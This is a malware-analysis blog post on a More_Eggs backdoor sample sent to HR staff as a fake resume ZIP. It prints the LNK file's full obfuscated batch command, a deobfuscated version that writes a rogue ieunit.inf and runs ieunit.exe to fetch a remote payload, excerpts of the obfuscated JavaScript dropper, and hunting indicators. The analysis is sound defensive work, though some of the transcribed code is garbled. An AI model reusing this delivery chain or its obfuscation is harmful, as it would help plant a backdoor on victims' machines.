

## More\_Eggs? A Venom Spider Backdoor Targeting HR

By Tonmoy Jitu

Published: 2025-05-17 · Archived: 2026-04-05 16:18:27 UTC

The `More_Eggs` malware, operated by the financially motivated Venom Spider (aka Golden Chickens) group, is a potent JavaScript backdoor sold as Malware-as-a-Service (MaaS) to threat actors like FIN6 and Cobalt Group. Known for targeting human resources (HR) departments, it exploits the trust in job application emails to deliver malicious payloads.

This blog analyzes a recent `More_Eggs` sample, `Sebastian Hall.zip`, which contains a decoy image and a malicious Windows shortcut ( `LNK` ) file. The purpose of this analysis is to:

- Deobfuscate the `LNK` 's command to understand its actions.
- Analyze the `ieunit.inf` file for C2 configuration.
- Locate the JS file, a hallmark of `More_Eggs` .

### Initial Triage and Sample Overview

The `Sebastian Hall.zip` sample, sourced from [MalwareBazaar](#), was confirmed as part of the `More_Eggs` campaign. The `ZIP` file includes:

- Image File ( `b.jpg` ): Likely a decoy to trick users into believing the `ZIP` is legitimate.
- `LNK` File ( `Sebastian Hall.lnk` ): A Windows shortcut file that, upon inspection, reveals a linker file structure in its properties, executing malicious commands.




Fig 01: Content of `Sebastian Hall.zip`





Fig 02: Virus total conviction

### Static Analysis: De-obfuscating the `LNK`

The `LNK` file ( `Sebastian Hall.lnk` ) is the heart of the `More_Eggs` malware's infection chain. Checking its properties ( `right-click > Properties` ) showed only the `Target` field ( `C:\Windows\System32\cmd.exe` ), with the `Arguments` field hidden due to Windows' truncation of long command lines.



QA KR

Fig 03: File properties

### Extracting the Full Command with LECmd

LECmd is a specialized forensic tool designed specifically for Windows LNK file analysis. You can use LECmd to extract the complete command line argument using the below command:

```
LECmd.exe -f "Sebastian Hall.lnk"
```




Fig 04: LECmd output

LECmd provides detailed output of all LNK file components, including machine ID, MAC addresses, and volume information. The tool helps with extracting TrackerDataBlock information that many other tools miss, and recovers deleted/overwritten target paths that may still exist in the file structure.

### Extracting the Full Command with Exiftool

You can also use Exiftool to extract the complete command line argument using the below command:

exiftool .\Sebastian Hall.lnk

```

FLARE-VM 05/17/2025 12:10:31
PS C:\Users\denpwn\Downloads\5a25e5d42676db2bf96741789c99f5cf881da81f33522622d57af9619a828e2f > exiftool .\Sebastian Hall.lnk
ExifTool Version Number      : 12.87
File Name                    : Sebastian Hall.lnk
Directory                   : .
File Size                    : 10 kB
File Modification Date/Time  : 2025:04:22 18:56:15+10:00
File Access Date/Time       : 2025:05:17 12:10:59+10:00
File Creation Date/Time     : 2025:05:17 12:07:57+10:00
File Permissions            : -rw-rw-rw-
File Type                    : LNK
File Type Extension         : Lnk
MIME Type                   : application/octet-stream
Flags                       : IDList, LinkInfo, RelativePath, CommandArgs, Unicode, ExpString
File Attributes             : Archive
Create Date                 : 2024:05:16 15:57:35+10:00
Access Date                : 2025:04:22 18:56:14+10:00
Modify Date                : 2024:05:16 15:57:35+10:00
Target File Size           : 236544
Icon Index                  : (none)
Run Window                  : Normal
Hot Key                     : (none)
Target File DOS Name       :
Drive Type                  : Fixed Disk
Drive Serial Number        : 0000-0000
Volume Label               :
Local Base Path            :
Relative Path              :
Command Line Arguments     : /v /c start "" "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE" & (for %f in ("perics=" "tartarly=" "unvoyagingu=") do @set %f) && !peric!et " jugs=" && c!unvoyagingu!l s!tartarly!t " colbert=" && c!unvoyagingu!l s!tartarly!t " colbert=" && !peric!et " entiretyar=" && !peric!et " trioecio=" && !peric!et " mammo=" && c!unvoyagingu!l s!tartarly!t " caustici=" && c!unvoyagingu!l s!tartarly!t " unambushkar=" && !peric!et " cli=" && !peric!et " rear=" && !peric!et " zonat=" && c!unvoyagingu!l s!tartarly!t " cli=" && !peric!et " trioecio=" && c!unvoyagingu!l s!tartarly!t " stephani=" && c!unvoyagingu!l s!tartarly!t " balearic=" && !peric!et " rear=" && !peric!et " dynamit=" && (for %j in ("") do @!peric!et "sexagesima=") && c!unvoyagingu!l s!tartarly!t " acetylate=" && c!unvoyagingu!l s!tartarly!t " zonat=" && (for %d in ("") do @!peric!et "attunement=") && (for %e in ("") do @!peric!et "jugs=") && !peric!et " unambushkar=" && (for %m in ("a") do @!peric!et "harmoniph=") && (for %x in ("l") do @!peric!et "arrosio=") && !peric!et " jugs=" && !peric!et " engl=" && (for %k in ("") do @!peric!et "lurching=") && c!unvoyagingu!l s!tartarly!t " adsorb=" && (for %u in ("s") do @!peric!et "unambushkar=") && !peric!et " gonystyl=" && !peric!et " videru=" && (for %s in ("m") do @!peric!et "preworthil=") && c!unvoyagingu!l s!tartarly!t " harmoniph=" && (for %k in ("r") do @!peric!et "filth=") && c!unvoyagingu!l s!tartarly!t " preworthil=" && c!unvoyagingu!l s!tartarly!t " payload=" && (for %t in ("x") do @!peric!et "beer=") && c!unvoyagingu!l s!tartarly!t "

```

Hidden command



Fig 06: Exiftool output

### Command de-obfuscation

The extracted command line argument contains heavily obfuscated batch script code. Obfuscation in these batch scripts involves transforming straightforward commands ( echo , xcopy , start ) into complex, unreadable forms to hinder analysis. The scripts achieve this through variable fragmentation, redundant code, and syntactic manipulation, common in More\_Eggs LNK payloads.

```

/v /c start "" "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE" & (for %f in ("perics=" "tartarly=" "unvoyagingu=") do @set %f) && !peric!et " jugs=" && c!unvoyagingu!l s!tartarly!t " colbert=" && c!unvoyagingu!l s!tartarly!t " colbert=" && !peric!et " entiretyar=" && !peric!et " trioecio=" && !peric!et " mammo=" && c!unvoyagingu!l s!tartarly!t " caustici=" && c!unvoyagingu!l s!tartarly!t " unambushkar=" && !peric!et " cli=" && !peric!et " rear=" && !peric!et " zonat=" && c!unvoyagingu!l s!tartarly!t " cli=" && !peric!et " trioecio=" && c!unvoyagingu!l s!tartarly!t " stephani=" && c!unvoyagingu!l s!tartarly!t " balearic=" && !peric!et " rear=" && !peric!et " dynamit=" && (for %j in ("") do @!peric!et "sexagesima=") && c!unvoyagingu!l s!tartarly!t " acetylate=" && c!unvoyagingu!l s!tartarly!t " zonat=" && (for %d in ("") do @!peric!et "attunement=") && (for %e in ("") do @!peric!et "jugs=") && !peric!et " unambushkar=" && (for %m in ("a") do @!peric!et "harmoniph=") && (for %x in ("l") do @!peric!et "arrosio=") && !peric!et " jugs=" && !peric!et " engl=" && (for %k in ("") do @!peric!et "lurching=") && c!unvoyagingu!l s!tartarly!t " adsorb=" && (for %u in ("s") do @!peric!et "unambushkar=") && !peric!et " gonystyl=" && !peric!et " videru=" && (for %s in ("m") do @!peric!et "preworthil=") && c!unvoyagingu!l s!tartarly!t " harmoniph=" && (for %k in ("r") do @!peric!et "filth=") && c!unvoyagingu!l s!tartarly!t " preworthil=" && c!unvoyagingu!l s!tartarly!t " payload=" && (for %t in ("x") do @!peric!et "beer=") && c!unvoyagingu!l s!tartarly!t "

```

```

Arguments: /v /c start "" "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE" & (for %f in ("perics=" "tartarly=" "unvoyagingu=") do @set %f) && !peric!et " jugs=" && c!unvoyagingu!l s!tartarly!t " colbert=" && c!unvoyagingu!l s!tartarly!t " colbert=" && !peric!et " entiretyar=" && !peric!et " trioecio=" && !peric!et " mammo=" && c!unvoyagingu!l s!tartarly!t " caustici=" && c!unvoyagingu!l s!tartarly!t " unambushkar=" && !peric!et " cli=" && !peric!et " rear=" && !peric!et " zonat=" && c!unvoyagingu!l s!tartarly!t " cli=" && !peric!et " trioecio=" && c!unvoyagingu!l s!tartarly!t " stephani=" && c!unvoyagingu!l s!tartarly!t " balearic=" && !peric!et " rear=" && !peric!et " dynamit=" && (for %j in ("") do @!peric!et "sexagesima=") && c!unvoyagingu!l s!tartarly!t " acetylate=" && c!unvoyagingu!l s!tartarly!t " zonat=" && (for %d in ("") do @!peric!et "attunement=") && (for %e in ("") do @!peric!et "jugs=") && !peric!et " unambushkar=" && (for %m in ("a") do @!peric!et "harmoniph=") && (for %x in ("l") do @!peric!et "arrosio=") && !peric!et " jugs=" && !peric!et " engl=" && (for %k in ("") do @!peric!et "lurching=") && c!unvoyagingu!l s!tartarly!t " adsorb=" && (for %u in ("s") do @!peric!et "unambushkar=") && !peric!et " gonystyl=" && !peric!et " videru=" && (for %s in ("m") do @!peric!et "preworthil=") && c!unvoyagingu!l s!tartarly!t " engl=" && !peric!et " scenedesmus=" && (for %e in ("B") do @!peric!et "breviradia=") && c!unvoyagingu!l s!tartarly!t " harmoniph=" && (for %k in ("r") do @!peric!et "filth=") && c!unvoyagingu!l s!tartarly!t " preworthil=" && c!unvoyagingu!l s!tartarly!t " payload=" && (for %t in ("x") do @!peric!et "beer=") && c!unvoyagingu!l s!tartarly!t " sulphoxids" && (for %c in ("") do @!peric!et "duf=") && !peric!et " filth=" && !peric!et " hconv=" && (for %t in ("v") do @!peric!et "tetrapods=") && (for %g in ("i") do @!peric!et "macker=") && (for %n in ("2") do @!peric!et "f sie=") && !peric!et " mackere=" && !peric!et " adsorb=" && (for %h in ("") do @!peric!et "clie=") && c!unvoyagingu!l s!tartarly!t " expectan=" && c!unvoyagingu!l s!tartarly!t " loonsp" && !peric!et " mora=" && c!unvoyagingu!l s!tartarly!t " archaeo=" && (for %o in ("["tetrapods!filth!macker!o!trioecio!]" "unambushkar!i!gonystyl!n!harmoniph!t!entiretyar!i!jugs!i!payload!w!macker!n!acetylate!o!engl!s!mora!n!adsorb!$" "attunement!d!jugs!f!harmoniph!l!rear!i!macker!n!unambushkar!t!harmoniph!l!rear!i!engl!i!trioecio!d!dynamit!w!unambushkar!i!archaeo!]" "d!jugs!l!zonat!i!rear!e!u!nambushkar!l!scenedesmus!l!videru!]" "U!trioecio!\" "R!jugs!g!macker!e!s!adsorb!e!filth!\" "B!balearic!C!beer!s!clie!d!macker!e!k!jugs!r!macker!e!a!macker!e!n!duf!C!breviradia!2!caustici!E!caustici!]" "[!unambushkar!e!filth!i!trioecio!g!unambushkar!l!]" "[!unambushkar!e!filth!v!macker!e!e!jugs!n!harmoniph!i!jugs!e!a!filth!t!]" "[!unambushkar!h!dynamit!p!adsorb!i!s!tetrapods!s!C!trioecio!a!preworthil!e!a!filth!t!]" "cinem=" "precli="/ "zimmerwald=" "interlocu=" "stygi=" "netcb=" "kwigijet!c=" "acystiacoe=" "ateabil=" "fishch=" "kersant=" "tra=" "photopile=" "empeyn=" "vexillars=" "mont=" "polyhy=" "u!nhurtes=" "attunement!d!macker!k!jugs!r!macker!e!a!macker!e!n!duf!C!breviradia!2!caustici!E!caustici!]" "mont%#vexilla!r%#netcb%]" "j!cinem!d!tra!l!M!interluc%#fish!t!polyhy!p!zimmerwald%#precli%#ateabil%#f!cinem%#acystiacoe%#stygi!l!t!ra%#kwigijet!i!o!photopile%#stygi!b!k!ateabil!%#kersant%#unhurte!q" "[!scenedesmus!l!videru!]" "i!acystiacoe%#kersant%#kersant!t!t!cinem%#empeyf" "[!acetylate!e!l!unambushkar!t!macker!e!n!harmoniph!t!macker!e!o!trioecio!d!macker!e!r!unambushkar!r!]" "d!jugs!f!harmoniph!l!rear!t!acetylate!e!l!unambushkar!t!acetylate!i!filth!l!arrosio!l" "S!arrosio!l!clie!o!arrosio!l" ) do @!colbert!e!h!dynamit! %o) > "hconv!deunit!nf" && !colbert!e!rear!l!mammo!c!dynamit!p!sulphoxids! /v /c /Q !stephan!l!lurching!s!sulphoxids!m!s!adsorb!e!preworthil!i!f!sie!l!macker!e!s!sexagesima!u!macker!e!macker!e!clie!e!mammo!te!hconv! && s!adsorb!i!filth!t!e" "hconv!l!macker!e!s!sexagesima!u!macker!e!n!macker!e!t!clie!e!mammo!e!expectan!b!harmoniph!s!jugs!s!jugs!t!adsorb!i!trioecio!g!unambushkar!

```

Fig 07: Obfuscated hidden command

### Breaking down the obfuscation techniques

1. The script starts Microsoft Word as a decoy to make the user believe the document is legitimate:

```
start "" "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE"
```

2. Uses for loops and delayed expansion to build command components, and uses variable substitution to build commands, peric -> s , tartarly -> e , and unvoyangu -> al :

```
(for %f in ("peric=s" "tartarly=e" "unvoyangu=a") do @set %f)
!peric!et " jugs=e" → set " jugs=e"
c!unvoyangu!l !tartarly!t " colberte=c" → call set " colberte=c"
```

3. Constructs and writes an `.inf` file (`%temp%\ieunit.inf`) with encoded data:

```
(for %o in ("[version]" ...) do @echo %~o) > "%temp%\ieunit.inf"
```

4. Copies a native system file, `ieunit.exe`, and executes it with malicious parameters:

```
xcopy /Y /C /Q %windir%\system32\ieunit.exe "%temp%"
start "" %temp%\ieunit.exe -basjestings
```

In short, the batch script constructs a payload through obfuscated variable assignments, a hallmark of [More\\_Eggs](#) ([Malpedia](#)). The `.inf` file contains encoded strings, possibly a Base64 payload or configuration. The executed `ieunit.exe` triggers further malicious actions, such as downloading a JScript or DLL.

```
start "" "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE" && echo
[version] > "%temp%\ieunit.inf" && echo signature = "$windows nt$" > > "%temp%
\ieunit.inf" && echo dlfhutnhtl.lidws7) > > "%temp%\ieunit.inf" && echo dlies =
517 > > "%temp%\ieunit.inf" && echo Un\ > > "%temp%\ieunit.inf" && echo
Regsetr\ > > "%temp%\ieunit.inf" && echo 0Csdkjerkrans_C2CECC > > "%temp%
\ieunit.inf" && echo [stings] > > "%temp%\ieunit.inf" && echo sevcme = 'art' >
> "%temp%\ieunit.inf" && echo shrtscae = 'art' > > "%temp%\ieunit.inf" && echo
cinem = . > > "%temp%\ieunit.inf" && echo precli = / >> "%temp%\ieunit.inf" &&
echo zimmerwald=: >> "%temp%\ieunit.inf" && echo interluc=I >> "%temp%
\ieunit.inf" && echo stygi=a >> "%temp%\ieunit.inf" && echo netc=b >> "%temp%
\ieunit.inf" && echo twiggiesti=c >> "%temp%\ieunit.inf" && echo acystiaco=e >>
"%temp%\ieunit.inf" && echo rateabil=f >> "%temp%\ieunit.inf" && echo fish=h >>
"%temp%\ieunit.inf" && echo kersant=i >> "%temp%\ieunit.inf" && echo tra=l >>
"%temp%\ieunit.inf" && echo photopile=m >> "%temp%\ieunit.inf" && echo empye=n >>
"%temp%\ieunit.inf" && echo vexillar=r >> "%temp%\ieunit.inf" && echo mont=s >>
"%temp%\ieunit.inf" && echo polyhy=t >> "%temp%\ieunit.inf" && echo unhurte=w >>
"%temp%\ieunit.inf" && echo [dkjerkrans_C2CECC] >> "%temp%\ieunit.inf" && echo
%mont%c%vexillar%o%netc%\ >> "%temp%\ieunit.inf" && echo
j%cinem%d%tra%l,N%interluc%,%fish%t%polyhy%p%zimmerwald%/
%precli%w%rateabil%f%cinem%$%acystiaco%h%stygi%l%tra%.%twiggiesti%o%photopile%/
%stygi%b%rateabil%2%kersant%a%unhurte%q >> "%temp%\ieunit.inf" && echo [517] >>
"%temp%\ieunit.inf" && echo i%acystiaco%u%kersant%n%kersant%t%cinem%i%empye%f >>
"%temp%\ieunit.inf" && echo [detentodrs] >> "%temp%\ieunit.inf" && echo dfhuteti=!
arrosio!1 >> "%temp%\ieunit.inf" && echo 517.0!arrosio! >> "%temp%\ieunit.inf" &&
cxlcopy /Y /C /Q %windir%\system32\ieunit.exe "%temp%" && start "" %temp%
\ieunit.exe - basjestings]
```

Fig 08: De-obfuscated code

## Execution Flow Analysis

The script starts by quietly defining aliases for two key Windows directories, `%temp%` (where temporary files live) and `%windir%` (the Windows installation folder).

```
$wordPath = "C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE"
$tempFile = "%env:TEMP%\ieunit.inf"
$ieunitExeSource = "%env:WINDIR%\system32\ieunit.exe"
$ieunitExeDest = "%env:TEMP%\ieunit.exe"
```

Next, the script builds fragments of commands, file names, and URLs, stored in variables with bizarre names like `geoscientis` or `wagonwayma`.

The script writes a file called `ieunit.inf` to the `%temp%` directory, designed to look like a legitimate Windows `INF` file. You'd expect sections like `[version]` or `[strings]`, but instead, it's packed with malicious data, including a malicious URL and encoded strings. This file is the malware's instruction manual, disguised as a configuration file.

The script then grabs `ieunit.exe` from `%windir%\system32` and copies it to `%temp%`. By sourcing it from a trusted system directory, the malware avoids raising red flags. The copy operation uses `xcopy` with flags like `/Y` (overwrite without prompting) and `/Q` (quiet mode), ensuring it's quick and silent.

Finally, the script runs `%temp%\ieunit.exe` with an argument like `-basjestings`. This is the moment the malware goes live, potentially executing JavaScript (JS), loading a malicious DLL, or reaching out to a C2 server for further instructions. The argument might seem random, but it's likely a trigger for specific malicious behavior.

```
# Clear text commands
# Start Microsoft Word
Start-Process -FilePath $wordPath -ErrorAction Stop

# Write content to ieunit.inf
$infContent | Out-File -FilePath $tempFile -Encoding ASCII -ErrorAction Stop

# Copy ieunit.exe to temp directory
Copy-Item -Path $ieunitExeSource -Destination $ieunitExeDest -Force -ErrorAction Stop

# Start ieunit.exe with arguments
start-process -filePath $ieunitExeDest -ArgumentList "-basjestings" -ErrorAction Stop
```

To keep the victim distracted while all this happens, the script often launches Microsoft Word from `C:\Program Files\Microsoft Office\root\Office16`.




Fig 09: Attack chain

### Analyzing ieunit.inf configuration file

The `ieunit.inf` file mimics a Windows `INF` file, complete with fake sections like `[version]`. In reality, it's a playbook for `ieunit.exe`, packed with encoded data.

One string, `dikeriain_CB2CEC`, is likely a Base64 or custom-encoded tag, possibly a payload ID or decryption key. Another, a mess of variables like `j%cinem%d%tra%l...`, decodes to a URL (`hxxp[://]wfshtl[.]com/abf2iawq`). Then there's `i%acystiaco%u...`, which becomes `ieunif.inf`, which is a filename.

These strings are obfuscated using random variables to avoid antivirus scans. By hiding URLs and commands this way, `More_Eggs` keeps its C2 communication or payload delivery under wraps.

A legitimate Windows binary, `ieunit.exe`, is abused by `More_Eggs` to execute malicious tasks without raising alarms. Normally, `ieunit.exe` handles Internet Explorer updates, but here, it's copied from `%windir%\system32` to `%temp%` and run with an argument like `-basjestings`. This argument likely tells it to parse `ieunit.inf`, fetching the URL or executing a payload, such as JScript or a DLL.

```
1 [version]
2 signature=Windows_nsf
3 [defaultinstall.windows?]
4 defiles=S17
5 Un
6 Register\
7 OCX=dikerlain_CB2CEC
8 [strings]
9 servicename= 'art'
10 shortsvname= 'art'
11 cinem=
12 precli=/
13 zimmerwald=
14 interluc=I
15 stygi=a
16 neto=b
17 twiggjesti=c
18 acystiaco=e
19 rateabil=f
20 fish=h
21 kersant=i
22 tre=i
23 photopile=m
24 empye=n
25 vexillar=r
26 mont=s
27 polyhy=t
28
29 [dikerlain_CB2CEC]
30 !mont!vexillar!to!neto!\
31 !j!cinem!d!str!t!N!interluc!%fish!t!polyhy!t!zimmerwald!%precli!%rateabil!f!cinem!%acystiaco!%stygi!%i!%tra!%tw
32 !ggjesti!%photopile!%stygi!%rateabil!%kersant!%t!unhurte!q
33
34 [S17]
35 !acystiaco!%kersant!%kersant!%cinem!%tempye!f
36
37 [destinationdirs]
38 defaultdestdir=11
39 S17=01
```

Fig 10: ieunit.inf configuration

### JavaScript (JS) backdoor

The ieunit.exe then downloads a JavaScript (JS) file using the URL. Using Magika, we confirmed the file is indeed JavaScript.

```
FLARE-VM Sat 05/17/2025 12:42:25.75
C:\Users\denwp\Downloads>magika 7f9e498cbceb63bd0a8ed31e42b0cfba826330f3600a69c84981bd03ea967b49
7f9e498cbceb63bd0a8ed31e42b0cfba826330f3600a69c84981bd03ea967b49: JavaScript source (code)
```

Fig 11: Magika output

The heavy obfuscation, packed with random variable names and encoded strings, mirrors tactics described by [Arctic Wolf Labs](#), where Venom Spider uses server-side polymorphism to generate unique JS payloads for each victim, dodging antivirus detection.

```
2 var wvdcubod42;
3 var wvdcubod3652;
4 wvdcubod42 = 699;
5 wvdcubod3652 = wvdcubod42 * 4;
6 var wvdcubod6 = [];
7 var wvdcubod28;
8 var wvdcubod3438;
9 wvdcubod28 = "zbtik";
10 wvdcubod3438 = "ickxw";
11 if ((wvdcubod28 + wvdcubod3438) == "cqfxfa") {
12 | wvdcubod3438 = 24;
13 }
14 var wvdcubod21 = [];
15 var wvdcubod6873 = 0;
16 var wvdcubod1875 = "";
17 var wvdcubod41 = "";
18 var wvdcubod16 = "";
19 var wvdcubod2226 = "";
20 var wvdcubod035 = "";
21 var wvdcubod846 = "";
22 var wvdcubod883 = "";
23 var wvdcubod011 = "";
24
25 function wvdcubod7307(wvdcubod89) {
26 var wvdcubod221;
27 var wvdcubod9110;
28 wvdcubod221 = "bnago";
29 wvdcubod9110 = "gpwznn";
30 if ((wvdcubod221 + wvdcubod9110) == "likuagrph") {
31 | wvdcubod9110 = 45;
32 }
33 var wvdcubod010 = "";
34 switch (wvdcubod89) {
35 case 32:
36 | wvdcubod010 = " ";
37 | break;
38 case 33:
39 | wvdcubod010 = "!";
40 | break;
41 case 34:
42 | wvdcubod010 = " ";
43 | break;
44 case 35:
45 | wvdcubod010 = "#";
46 | break;
```

Fig 12: Obfuscated JS Code

Scrolling further down, we find a decryptor and the More\_Eggs dropper.

```

1186     wvdcubod5939 = 10;
1187   }
1188     wvdcubod2226 = 'q<*0FO#1D';
1189   var wvdcubod657;
1190   var wvdcubod196;
1191   wvdcubod657 = 21;
1192   wvdcubod196 = wvdcubod657 + 1;
1193   if (wvdcubod196 == 140) {
1194     wvdcubod196 = 37;
1195   }
1196     wvdcubod035 = 'SqFJZnA';
1197   var wvdcubod3210;
1198   var wvdcubod527;
1199   wvdcubod3210 = 470;
1200   wvdcubod527 = wvdcubod3210 / 937;
1201     wvdcubod583 = 'C,*oQ)5C';
1202   var wvdcubod48;
1203   var wvdcubod9119;
1204   wvdcubod48 = 635;
1205   wvdcubod9119 = wvdcubod48 + 937;
1206     wvdcubod546 = '*q/11';
1207   wvdcubod011 = '%nYg?Z*Eg80F:C%BCn{6fR31r.eB';
1208   var wvdcubod547;
1209   var wvdcubod07;
1210   wvdcubod6547 = 685;
1211   wvdcubod07 = wvdcubod6547 + 801;
1212   var wvdcubod1128 = '% ffdb;+Opm(DeD(vHw5Ic3JtoBZIG)1/.2[BqDHXP+( [B_0[Wm588x*M5&WF;T6(z+P0kMD&D&o~Or;
1213   wvdcubod1875 = '%Swj6f5*kaXwOV==ko"C;.H{,-58}q?7B0p.Fgy#Vb&EwCvV.2bn1wW,*YgE.P<9T&Sd<S8>Pe99`9lxu_wfzL#EUG
1214   wvdcubod021 = wvdcubod0061;
1215   var wvdcubod1230;
1216   var wvdcubod445;
1217   wvdcubod1230 = 964;
1218   wvdcubod445 = wvdcubod1230 + 6;
1219   var wvdcubod146 = function(wvdcubod29) {

```



Fig 13: Obfuscated JS Code

This dropper, as [Arctic Wolf](#) notes, generates a JS launcher and payload, ultimately deploying the `More_Eggs` backdoor, a modular payload that steals system info and contacts C2 servers. The sample file's behavior aligns with this, likely fetching a DLL and additional scripts to deepen the infection.

Digging into the JS file proved tricky due to its anti-debugging features, but for a deeper look at the `More_Eggs_Dropper`, check out [Arctic Wolf's analysis](#).

The below artifacts can be used to hunt for `More_Eggs`:

- Watch for unexpected launches of Microsoft Word or WordPad, often triggered by `LNK` files to distract users while the payload runs. Check process trees for `cmd.exe` spawning these apps alongside suspicious binaries ( `ieunit.exe` ).
- Monitor `ieunit.exe` executions from `%temp%`, not `%windir%\system32`. `More_Eggs` uses this LOLBAS with arguments like `-basjestings` to parse `ieunit.inf`.
- Search `%temp%` for `ieunit.inf` and `ieunit.exe`, and remove them.
- Flag `LNK` files within `ZIP` attachments. `More_Eggs` attacks commonly involve `ZIP` files that contain both a malicious `LNK` file and a decoy `JPG` image.

**IOC**

SHA256

4e18f606f7a31ffbea632ceaffad77689f810a3cde26d2a913d4530eaae5c5d1  
 46f587b4375bb3295a5361ee0a0ee0da3b91173852d8aa4c156d0706f55536ee499815559568ab0684e6f6b68180347da32faf76258da3e5e2d7c6839c9b102f  
 =====

URL: `hxxp[://]wfshtl[.]com/abf2iawq`



Additional IOCs can be found related to `More_Eggs` in my [git repository](#).

**Reference:**

[Venom Spider Uses Server-Side Polymorphism to Weave a Web Around Victims - Arctic Wolf](#)  
[Arctic Wolf Labs discovered a new campaign targeting corporate HR departments with fake resumes that drop a malicious backdoor called More\\_eggs onto their devices.](#)



